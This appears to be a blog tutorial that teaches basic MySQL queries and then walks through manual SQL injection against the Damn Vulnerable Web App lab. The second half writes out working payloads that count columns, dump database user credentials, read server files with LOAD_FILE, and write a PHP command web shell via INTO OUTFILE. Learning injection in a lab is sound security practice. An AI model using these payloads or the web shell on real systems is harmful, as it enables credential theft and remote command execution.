Last
post, we stood up a VM with Damn Vulnerable Web App and used an
automated tool, sqlmap, to audit the vulnerable URL and gather up data
for us from the database that we ordinarily shouldn't be privy to.
This
time around, I wanted to talk about basic SQL queries and how they are
used in legitimate applications. And then later on, I wanted to build on
this to demonstrate to you, the reader, what we can do without
automated tools. We'll roll up our sleeves and grab a wrench and jam it
into a keyhole to gather data from the database.
One
thing I feel I must get off my chest: A lot of people want to learn how
to hack. And the simple fact of the matter is: you can't. You can't
learn to hack anything. The reason there are great hackers out there is
because they became such experts in a particular topic or topics that
they knew every which way to use, abuse, torture and amuse a system. If
you check out Darknet's site, they've posted their motto: “Don't Learn
to HACK – Hack to LEARN”. This is the truest statement I can offer you,
the reader. In order to be one of the best hackers, you need to know
everything you can about a subject. Will you ever know everything about
that subject? Unlikely. I consider myself a UNIX/Linux expert and I
learn something new nearly every day. (Albeit, I learn mostly because
I've pounded the keyboard and found some new key combo I never knew
existed till I got mad but whatcha gonna do? :) )
I
don't expect you to become an expert overnight but hopefully this
introduction will solidify a few database concepts for you about how
legitimate SQL queries help lead to SQL Injection.
Ready to begin?
SQL Queries – Building the SQL Database
To demonstrate to you how SQL queries work, I thought it would be best to illustrate some simple queries first.
To
do this, we'll need a mysql server and a mysql client. Luckily, if
we're using Ubuntu, these utilities are never far away. Run the
following command to install mysql and then we'll start creating
databases.
sudo apt-get install mysql-server mysql-client-core-5.1
During
install, you may be asked to provide a password for the root user to
access the database. Don't use your normal password or the password you
used to set up root's account in the OS, if you've done that. Just set
up a fairly secure password that you'll remember later. Why? Cuz you'll
need it. Trust me.
Once you're installed, go ahead and connect to the mysql server by issuing the following command at the command prompt:
user@workstation:~$ mysql -h localhost -u root -p
Enter password:
… (you will be brought to a mysql prompt like so)
mysql>
At this prompt, we'll create a new database:
mysql> create database test;
This will return a statement like “1 row affected”. If this works, then you're good to go.
Now, we'll use the database.
mysql> use test;
Now, we'll create two tables. First, we'll create a table called “users”.
mysql>CREATE TABLE users (
id INT,
username VARCHAR(16),
first_name VARCHAR(25),
last_name VARCHAR(25),
password VARCHAR(20)
);
What
did this do? It created the table called “users” and then it created
fields in that table called “id”, “username”, “first_name”, “last_name”
and “password”.
The VARCHAR statement declares what type of field it is (string) and the numbers in the parentheses are how long the fields are.
Next we'll load some data into it:
mysql>INSERT INTO users (id, username, first_name, last_name, password) VALUES (1, "booth", "John", "Booth", "mypassword");
mysql>INSERT INTO users (id, username, first_name, last_name, password) VALUES (2,"Bloch","Robert","Bloch","psych0");
mysql>INSERT INTO users (id, username, first_name, last_name, password) VALUES (3,"keeneb","Brian","Keene","Ob");
NOTE:
Feel free to add in your own data. I used these examples. I'm sure
you'd feel more comfortable learning on your own data. Add a row with
your own users!
Now, we'll create the “addresses” table:
mysql>CREATE TABLE addresses ( id INT, address1 VARCHAR(40), address2 VARCHAR(40), state VARCHAR(2), zipcode VARCHAR(5) );
mysql>INSERT
INTO addresses (id, address1, address2, state, zipcode) VALUES (1,"511
Tenth Street","Washington, DC","DC","20004");
mysql>INSERT
INTO addresses (id, address1, address2, state, zipcode) VALUES (2,"The
old highway","somewhere outside bakersfield","CA","20001");
mysql>INSERT INTO addresses (id, address1, address2, state, zipcode) VALUES (3,"The Heart of Darkness","York","PA","20000");
That's
it! We've created a database with two tables (“users” and “addresses”)
and we've inserted a bunch of data into them that we can now query with
standard SQL queries.
Let's get started.
SQL Queries – Making Queries
So,
the first query we're going to learn about is how to just do a
straight-up, “find me all records in a table” query. And we're going to
do that on the “users” table first. (NOTE: Remember – all queries end
with a semi-colon)
mysql> SELECT * from users;
+------+----------+------------+-----------+------------+
| id | username | first_name | last_name | password |
+------+----------+------------+-----------+------------+
| 1 | booth | John | Booth | mypassword |
| 2 | Bloch | Robert | Bloch | psych0 |
| 3 | keeneb | Brian | Keene | Ob |
+------+----------+------------+-----------+------------+
3 rows in set (0.07 sec)
Please note that this query is the exact same (although a shortcut for) the following:
mysql>select id,username,first_name,last_name,password from users;
The
wildcard (“*”) in the first statement above tells the database to bring
all records back. Now, let's get a little fancy. Let's tell the
database we want to see all the records for “users” where their last
name is equal to “Bloch”.
mysql> select * from users where last_name = "Bloch";
+------+----------+------------+-----------+----------+
| id | username | first_name | last_name | password |
+------+----------+------------+-----------+----------+
| 2 | Bloch | Robert | Bloch | psych0 |
+------+----------+------------+-----------+----------+
1 row in set (0.02 sec)
Or perhaps we want to see all the users in the “users” table but we want them in alphabetical order by last name:
mysql> select * from users ORDER by last_name;
+------+----------+------------+-----------+------------+
| id | username | first_name | last_name | password |
+------+----------+------------+-----------+------------+
| 2 | Bloch | Robert | Bloch | psych0 |
| 1 | booth | John | Booth | mypassword |
| 3 | keeneb | Brian | Keene | Ob |
+------+----------+------------+-----------+------------+
3 rows in set (0.05 sec)
Also,
if we wanted to accomplish the same thing, we could NOT specify the
“last_name” but instead use the number “4” to designate the 4th column in the returned results.
mysql> select * from users ORDER by 4;
+------+----------+------------+-----------+------------+
| id | username | first_name | last_name | password |
+------+----------+------------+-----------+------------+
| 2 | Bloch | Robert | Bloch | psych0 |
| 1 | booth | John | Booth | mypassword |
| 3 | keeneb | Brian | Keene | Ob |
+------+----------+------------+-----------+------------+
3 rows in set (0.00 sec)
… and to change it up we can order it by first name (specifiying the number “3”, to designate the 3rd column in the returned results.
mysql> select * from users ORDER by 3;
+------+----------+------------+-----------+------------+
| id | username | first_name | last_name | password |
+------+----------+------------+-----------+------------+
| 3 | keeneb | Brian | Keene | Ob |
| 1 | booth | John | Booth | mypassword |
| 2 | Bloch | Robert | Bloch | psych0 |
+------+----------+------------+-----------+------------+
3 rows in set (0.00 sec)
PLEASE NOTE!!!!!!
This
is a truly important concept here that we want to learn very well. Why?
Well, that will become clearer later on. For now, just make sure you
truly understand the concepts of sorting the queried results by using
the “ORDER BY” clause and by using numbers to designate the columns to
use for sorting. It's really important later on.
One
last introductory SQL query you should know about is the UNION
statement. It is incredibly important that you also understand this
concept as well. As defined by the mysql web site (http://dev.mysql.com/doc/refman/5.0/en/union.html): “UNION is used to combine the result from multiple SELECT statements into a single result set.”
So,
that's just what we're going to do. We're going to use the UNION
statement to get all the results from BOTH tables at the same time:
mysql> (select * from users) UNION (select * from addresses);
+------+-----------------------+-------------------------------+-----------+------------+
| id | username | first_name | last_name | password |
+------+-----------------------+-------------------------------+-----------+------------+
| 1 | booth | John | Booth | mypassword |
| 2 | Bloch | Robert | Bloch | psych0 |
| 3 | keeneb | Brian | Keene | Ob |
| 1 | 511 Tenth Street | Washington, DC | DC | 20004 |
| 2 | The old highway | somewhere outside bakersfield | CA | 20001 |
| 3 | The Heart of Darkness | York | PA | 20000 |
+------+-----------------------+-------------------------------+-----------+------------+
6 rows in set (0.00 sec)
Whoa, whoa, whoa there, Tex! What just happened?
By using the UNION statement, we were able to have the database query and return all the results in the two tables.
The
same could be done with the parentheses. I simply used them to show the
logic being broken down. Here's the same query without the parentheses.
Either way is correct.
mysql> select * from users UNION select * from addresses;
+------+-----------------------+-------------------------------+-----------+------------+
| id | username | first_name | last_name | password |
+------+-----------------------+-------------------------------+-----------+------------+
| 1 | booth | John | Booth | mypassword |
| 2 | Bloch | Robert | Bloch | psych0 |
| 3 | keeneb | Brian | Keene | Ob |
| 1 | 511 Tenth Street | Washington, DC | DC | 20004 |
| 2 | The old highway | somewhere outside bakersfield | CA | 20001 |
| 3 | The Heart of Darkness | York | PA | 20000 |
+------+-----------------------+-------------------------------+-----------+------------+
6 rows in set (0.00 sec)
Why
is this concept important to learn? Because later on, when we start
inserting queries such as what we've gone over above, we're going to get
data out of the database by using the UNION statement.
One last thing to cover: COMMENTS
When
running sql queries, most SQL servers support the use of comments (so
that you can make larger amounts of code easier to read/follow)
For DVWA, you should know that mysql supports a lot of different types of comments.
The
big three that I use are “--”, “#” and “/*” (sometimes paired with
“*/”). If you follow any of your queries with a comment sign (any of the
previously discussed), the code following it will be ignored. This
means your query will, in fact, be executed without any failure, because
the code following the comment will not be executed.
mysql> select * from users;# here is bunch of text that should kill the query
+------+----------+------------+-----------+------------+
| id | username | first_name | last_name | password |
+------+----------+------------+-----------+------------+
| 1 | booth | Robert | Booth | mypassword |
| 2 | Bloch | Robert | Bloch | psych0 |
| 3 | keeneb | Brian | Keene | Ob |
+------+----------+------------+-----------+------------+
3 rows in set (0.22 sec)
mysql> select * from users; -- here is bunch of text that should kill the query
+------+----------+------------+-----------+------------+
| id | username | first_name | last_name | password |
+------+----------+------------+-----------+------------+
| 1 | booth | Robert | Booth | mypassword |
| 2 | Bloch | Robert | Bloch | psych0 |
| 3 | keeneb | Brian | Keene | Ob |
+------+----------+------------+-----------+------------+
3 rows in set (0.00 sec)
mysql> select * from users; /* here is bunch of text that should kill the query
+------+----------+------------+-----------+------------+
| id | username | first_name | last_name | password |
+------+----------+------------+-----------+------------+
| 1 | booth | Robert | Booth | mypassword |
| 2 | Bloch | Robert | Bloch | psych0 |
| 3 | keeneb | Brian | Keene | Ob |
+------+----------+------------+-----------+------------+
3 rows in set (0.00 sec)
Even
if you think you've gotten enough SQL queries under your belt, there
are a ton of different things you can do to become a SQL ninja. There
are a lot of good resources that you can reference out there but still
in all, the best way to learn is just to do it. Google “SQL basics” and
see what else you can learn.
SQL Cheat Sheets
This is going to shock you. I know it will. But here goes …
It's
ok to cheat. I know that goes against everything you've been taught
since kindergarten but it's true. Look, attackers don't follow any moral
guidelines and if the difference between you breaking into a SQL box is
whether you can remember something or whether you've got the
information bookmarked on IE, Firefox and Chrome, I'm pretty sure the
guy leading your penetration test would prefer you get the win, than you
remember everything.
So,
here's a secret: Being familiar with the 6 major flavors of SQL servers
is good. Knowing MS SQL Server, ORACLE and mysql is fine. But there are
plenty of good cheat sheets out there on the web that you can use for
when you're ready to start scraping data like it's snow on a cone.
Michael
Boman (@mboman on twitter) who is a really knowledgeable expert on web
application assesment has some rather complete ones and you can find
them at …
Start your own collection filed and organized in your bookmarks or print 'em to PDF to have them handy always.
Attacking DVWA with SQL Injection
First things first: Log into DVWA and change the security to “Low”.
Navigate back to the “SQL Injection” page.
What
I want to cover with you is how to determine as much as you can by
inserting code into an HTML form. For this exercise, we're going to take
a look at the source code in a little while to understand how the code
we put into the HTML form interacts with the SQL query behind the
curtain.
Mapping the Database
First
off, we need to figure out how many fields from the database are being
returned by a legitimate query. This way we can start to use that query
to return illegitimate data to us.
The
easiest way for us to start to determine how many fields are returned
by the legitimate query is for us to use the “ORDER BY” clause. See, the
legitimate query is probably doing something akin to:
SELECT field1, field2, field3 FROM table WHERE field = ' <insert whatever's in the HTML field here>
So, if we enter the following code into the HTML form: ' ORDER BY 1; --
Then our query will probably look like this:
SELECT field1, field2, field3 FROM table WHERE field = '' ORDER BY 1; –
Hmm, seems our query returns the following error:
“You
have an error in your SQL syntax; check the manual that corresponds to
your MySQL server version for the right syntax to use near '--'' at line
1”
I guess it doesn't like the “--” comment.
Let's try another one: ' ORDER BY 1;#
SELECT field1, field2, field3 FROM table WHERE field = '' ORDER BY 1;#
We got absolutely no response, which means that our query completed successfully. We WANT
to see no response. Why? Well, think back to our first example where we
used the ORDER BY with a number up above: if we don't get an error, it
means our query successfully went through. Excellent!
So, let's try to expand our horizons a bit. Let's use ORDER BY with a 2:
' ORDER BY 2;#
Again,
we got absolutely no response. That means that this web page ordinarily
returns us 2 columns (or more) when a legit query executes
successfully.
Ok. Let's push our luck. Let's try a “3”.
' ORDER BY 3;#

Ooo. We received an error. The error reads: “Unknown
column '3' in 'order clause'”. This means that we now know that our
query only returns 2 columns of data with successful legitimate queries.
This is good. Now we know how many columns we have to play with in
order to display data back to us through this web page.
So,
now let's try to map a few more things out of this database. Now that
we know we can play with 2 columns of data, we can start to mess around
with the data the query brings back.
The
first thing listed on this cheat sheet is the code to display the
version of the database. But we can't just bring back one piece of data
and I'm kind of an economical hacker. What else can we bring back that
would give us some information about the system?
How about the location of the database files in the operating system?
So, we want to execute the equivalent of these statements:
Location of DB files
|
SELECT @@datadir;
|

So, we'll combine the two statements into one: SELECT @@version, @@datadir;
and stick that into our HTML form.
And
we'll preface it with a single quote and we'll use the pound sign (#)
to comment out all the rest of the code so it looks like this:
' SELECT @@version, @@datadir;#
But, hey, this didn't work.
We get the following error returned:
“You
have an error in your SQL syntax; check the manual that corresponds to
your MySQL server version for the right syntax to use near 'SELECT
@@version,@@datadir;#'' at line 1”
So,
what went wrong? We used the syntax from our cheat sheet. We used the
single quote to escape the code previous and we used the pound sign to
comment out anything following it.
Well, what went wrong becomes strikingly obvious when you take a look at the code being used in the background.
The PHP page performs a query that is very much like this:
SELECT field1, field2, field3 FROM table WHERE field = '<HTML FORM DATA HERE>'
and when we insert this (' SELECT @@version, @@datadir;# ) into the SQL query above, does it create a valid SQL query? Let's take a look.
SELECT field1, field2, field3 FROM table WHERE field = '' SELECT @@version, @@datadir;#'
The
answer is no, it doesn't. That code there is not valid. However, we
learned previously that we CAN do something similar by implementing a
UNION statement. Using the UNION statement will allow us to produce the
result set from BOTH queries.
So what we want to do is make the entire SQL statement appear like this:
SELECT field1, field2, field3 FROM table WHERE field = '' UNION SELECT @@version, @@datadir;#'
So, the code we want to insert into the HTML form is this:
' UNION SELECT @@version, @@datadir;#

Success! We've gotten the database to return data to us that it's not supposed to!!
Let's see what other information we can get from our cheat sheet.

If
we want to find out which database our application is using, we can use
the same query but instead of using “@@version”, we can use “database()”.
So, if we now insert the following code into our HTML form:
' UNION SELECT database(), @@datadir;#

Success!! The database told us that mysql is currently using the database “dvwa” for this application.
Let's roll up our sleeves and get a little more bold. What else do we want to know from this database?

According to our cheat sheet, the code to list all DBA accounts is:
SELECT host, user FROM mysql.user WHERE Super_priv = 'Y'; # priv
So, let's change that code a tad. Let's “SELECT user, password” instead, add a ' UNION and a # to that and go to town! The following code goes into the HTML form:
' UNION SELECT user, password FROM mysql.user WHERE Super_priv = 'Y'; # priv#

Voila! Check it out. The “surname” column is where the password should be. (Can you say blank password? I knew you could.)
All
right, let's say we wanted to read some files from the operating
system. The cheat sheet says we'll use the following code to accomplish
this:
' UNION ALL SELECT LOAD_FILE(“<arbitrary file>”) -- priv,
We need to modify this a bit in order to be usable in our environment.
From
our scans, we know that DVWA (our web app in question) is running
Apache with PHP. A quick google search reveals that PHP uses the
directory “htdocs” by default. We also know that from our illegitimate
queries above that our mysql data directory is located in the /opt/lampp
path. So, what if we wanted to take a look at the “.htaccess” file that
protected our app?

Well, then our logical leap would be to do something like the following:
' UNION select load_file("/opt/lampp/htdocs/.htaccess"),2;#

Success! We were able to read in a file from the OS and have it displayed in the results of the SQL query!
What
else do we want to do to this poor unsuspecting web app? Well, this
last trick requires that we make a quick change to DVWA. Log into the VM
of DVWA and do the following:
cd /opt/lampp/htdocs
mkdir temp
chmod 777 temp
This
creates a “temp” folder under the “htdocs” folder where our app is
kept. Performing a chmod 777 temp makes it so anyone can write to the
folder. Technically, this is cheating but it's so prevalent in the wild
that I don't consider it cheating by much. And for you, the reader, it
makes a really great practice for this exercise.

According to that site, we want to add UNION SELECT "<? system($_REQUEST['cmd']); ?>",2,3,4 INTO OUTFILE "/var/www/html/temp/c.php" -- to the HTML form but that doesn't look quite right.
Why
not? Well, first of all, we need the beginning single quote. Secondly,
our query back to us can only handle 2 columns. So the 2,3,4 section
needs to be whittled down to “,2” and the “/var/www/html/temp/c.php”
path is not where we have perms to write. So let's edit it a bit, shall
we?

' UNION SELECT "<? system($_REQUEST['cmd']); ?>",2 INTO OUTFILE "/opt/lampp/htdocs/temp/c.php" #
What happens when we send this into the HTML form?

Doesn't

look like a whole lot. But pay attention to the error. Since there's an
error, we know that SOME part of our query was successful. So, what if
we browse to /temp/c.php in the web browser and give an OS command to
“cmd”?

Meh.


We got a file listing. Is that cool? No. But getting the web page to
display “ifconfig”, “netstat” or “/etc/passwd” information is pretty
cool.


Conclusion
I
know this has been a rather long post but hopefully you will find it
enlightening in just how exactly SQL queries work and why SQL Injection
functions as it does. I hope you take this opportunity to learn some
more about SQL queries and SQL Injection. Remember automated tools are
great. But learning exactly why a system functions as it does is the
best way to become an expert in it.